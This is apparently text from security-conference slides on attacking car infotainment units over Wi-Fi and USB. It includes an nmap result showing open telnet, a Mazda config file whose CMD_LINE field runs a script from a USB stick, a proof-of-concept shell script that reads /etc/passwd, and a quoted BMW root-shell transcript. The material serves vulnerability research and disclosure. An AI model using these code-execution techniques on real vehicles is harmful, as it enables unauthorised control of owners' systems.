
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WI-FI CASE: THOSE SERVICES!!!!

- ▶ Ian Tabor also showed an analysis of the IVI system within the 2015 DS5 1955 Limited Edition. He connected to the device over TCP port 23 (telnet) without any authentication and executed commands.

Having connected to the WiFi, I used NMAP to scan the IP address that was issued to the IVI unit, to the right is the screenshot of the NMAP scan.

Port	Service
23/tcp	telnet
111/tcp	rpcbind
3333/tcp	dec-notes
20000/tcp	dnp



USB




- ▶ Install apps or malicious apps
- ▶ Update the firmware via USB
- ▶ Remote Code Execution via the USB stack to IVI
- ▶ Killer USB - one that destroys your files
- ▶ Some systems support USB-to-ETHERNET adapters by default (another way for your device to have an IP address)



USB CASE: MY CASE

- ▶ Owners of Mazda cars have been modding and installing apps to their infotainment using MZD-AIO-TI (MZD All In One Tweaks Installer) in the Mazda3Revolution forum since 2014.



USB CASE: MY CASE

- ▶ Got curious so read one of the details from a pdf that allows you to pull up data from CMU and also analyze the app from Trez
- ▶ Reference:
https://github.com/shipcod3/mazda_getInfo/blob/master/cmu_pull_up_details/CMU%20data%20pull%20tool%20instructions.pdf


How to use the CMU data retrieval tool

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- 2) Go to MS3 and Click on the Link for CMU data retrieval:




- 3) Select the CMU Data Retrieval Files



- 4) Save the zipped folder to your PC (computer) desktop.

- 9) Copy all 3 files onto the blank USB flash drive.



- 10) The flash drive is now ready to collect data. Remove the flash drive from your PC and take it to the vehicle.

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
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
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

USB CASE: MY CASE

- ▶ Our main focus is the text file

```
CMU_STATUS=no
1 CMU_STATUS=no
2 DATA_PERSIST=no
3 SCREENSHOT=no
4 MEMINFO=no
5 TOP_LOG=no
6 SMEVENTS=no
7 NVRAM_DATA=no
8 THREAD_INFO=no
9 VUI_LOG=no
10 GPIO_DATA=no
11 SETTINGS_BIN=no
12 SMAPS_VALUE=no
13 TEST_MODE=no
14 VUI_ECO_FILES=no
15 BDS_DATA=no
16 FLASHINFO=no
17 SCI_LOG=no
18 LOG_TIMEOUT=120
19 TMP_FILTER=
20 CMD_LINE=sh /mnt/sd?1/info.sh
```

USB CASE: MY CASE

- ▶ Putting it all together for a PoC: https://github.com/shipcod3/mazda_getInfo/



USB CASE: MY CASE

```
1 #!/bin/sh
2 # by @shipcod3
3 get_uname()
4 {
5     _uname=$(/bin/uname -a)
6     echo "${_uname}"
7 }
8
9 get_passwd()
10 {
11     _passwd=$(/bin/cat /etc/passwd)
12     echo "${_passwd}"
13 }
14
15 GET_UNAME=$(get_uname)
16 GET_PASSWD=$(get_passwd)
17 /jci/tools/jci-dialog --title="Executing uname -a" --text="${GET_UNAME}" --ok-label='OK' --no-cancel
18 /jci/tools/jci-dialog --title="Executing cat /etc/passwd" --text="${GET_PASSWD}" --ok-label='OK' --no-cancel
19
20 sleep 10
21
22 killall jci-dialog
```



USB CASE

- ▶ Researchers from Keen Security Lab also found local code execution via the USB through an update



Local Code Execution. There are several update services running in hu-intel system (e.g. Navigation Update / Software Update) and monitoring the USB stick. With the expected update content provided in the USB stick, NBT will fall into certain upgrade stage. Some content is signed by BMW private keys, while some are not, which gives us a chance to prepare our malformed content in the USB stick and leverage some vulnerabilities existed in the update service to gain control of hu-intel system with root privilege.


```
# uname -mnpst
QNX hu-intel 6.5.0 x86pc x86
#
# id
uid=0(root) gid=0(root)
#
# pidin info
CPU:X86 Release:6.5.0 FreeMem:215Mb/1024Mb BootTime:Dec 31
Processes: 96, Threads: 1093
Processor1: 131758 Pentium Celeron Stepping 1 1296MHz FPU
Processor2: 131758 Pentium Celeron Stepping 1 1296MHz FPU
#
# cat /opt/sys/etc/nbt_version.txt
NBT_016255A
#
# ls /net/
hu-intel hu-jacinto
```

Figure: Root Shell from NBT

SD CARD SLOT & CD-ROM / DVD

ROM

- ▶ Basically the same thing with what's discussed on the USB Port = load something



